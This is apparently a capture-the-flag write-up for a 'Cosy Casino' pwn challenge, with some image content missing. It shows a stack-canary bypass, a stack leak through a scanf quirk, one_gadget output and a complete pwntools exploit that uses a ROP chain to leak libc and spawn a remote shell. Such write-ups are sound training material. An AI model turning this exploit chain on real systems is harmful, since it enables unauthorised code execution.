
Before Overflow:



After overflow:



Since we changed both places, we can pass the canary check



We got control of the rip

Offset:

```
(remote) gef➤ x/a $fs_base+0x28
0x7fefac045728: 0x90f8d208d3e56900
(remote) gef➤ p/x 0x7fefac045728-0x00007fefac044ec0
$1 = 0x868
```

6) Address leak:
When we enter a invalid value in scanf, it keeps the buffer unchanged

```c
#include <stdio.h>

int main(){
    long int target = 1337;
    scanf("%d", &target);
    printf("%d", target);
}
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS 5

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
└─$ gcc test.c && ./a.out
123
123

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
└─$ gcc test.c && ./a.out
aaaa
1337

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
└─$
```

So with this, we could leak previous value stored on stack!!!

```c
get_ul(&local_20);
puts("\x1b[0m");
if (local_20 < 0x21) {
  __stat_loc = &DAT_00101957;
  puts("\x1b[1;36m");
  wait(__stat_loc);
  iVar1 = rand();
  local_24 = iVar1 % 0x1f;
  printf("\n\n%s[+] Lucky number: [%d]\n%s[*] Your number: [%lu]\n",&DAT_00101986,(ulong)local_24,
         &DAT_00101957,local_20);
  if ((long)(int)local_24 == local_20) {
    printf(&DAT_00101ec8,&DAT_00101986);
    gems = gems + 0x14;
  }
  else {
    printf("%s[-] You lost! Better luck next time!\n",&DAT_00101926);
  }
}
else {
  printf("[-] %lu is not a valid number!\n",local_20);
}
```

We could use this on the roullete functionality to leak address

7) One Gadget:

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
└─$ one_gadget lib/x86_64-linux-gnu/libc-2.27.so
0x4f3ce execve("/bin/sh", rsp+0x40, environ)
constraints:
  address rsp+0x50 is writable
  rsp & 0xf == 0
  rcx == NULL || {rcx, "-c", r12, NULL} is a valid argv

0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  address rsp+0x50 is writable
  rsp & 0xf == 0
  rcx == NULL || {rcx, rax, r12, NULL} is a valid argv

0x4f432 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL || {[rsp+0x40], [rsp+0x48], [rsp+0x50], [rsp+0x58], ...} is a valid argv

0x10a41c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...} is a valid argv
```

Since stack is in our control, we could use this gadget

7) Exploit:

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("casino_patched")
libc = ELF("lib/x86_64-linux-gnu/libc-2.27.so")
ld = ELF("lib/x86_64-linux-gnu/ld-2.27.so")
context.binary = exe

# io = gdb.debug(exe.path, 'b* last_chance+0x05e\nc\nc')
io = remote('94.237.62.149', 57985)

# leak base address
io.sendlineafter(b'> ', b'1')
for _ in range(11):
    io.sendlineafter(b'> ', b'1')
    io.sendlineafter(b'> ', b'1337')
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b'> ', b'\x55'*8)
exe.address = int(io.recvuntil(b' is not a valid
number!').lstrip(b'\x1b[0m\n[-] ').strip(b' is not a valid number!').decode())
- 0xb20

# leak libc address
pop_rdi_ret = p64(0x18f3+exe.address)
payload = pop_rdi_ret+p64(exe.got.puts)+p64(0xa20+exe.address)
+p64(exe.sym.last_chance)
io.sendlineafter(b'> ', b'\x00'*56+payload+b'\x00'*(0x870-56-len(payload)))
io.recvline()
leak = io.recvline()
libc.address = unpack(leak.strip(), 'all')-libc.sym.puts
print(hex(libc.address), hex(exe.address))

# call shell
payload = p64(libc.address+0x4f432)
io.sendlineafter(b'> ', b'\x00'*56+payload+b'\x00'*(0x870-56-len(payload)))
```

```
io.recvline()

io.interactive()
```

8) Flag: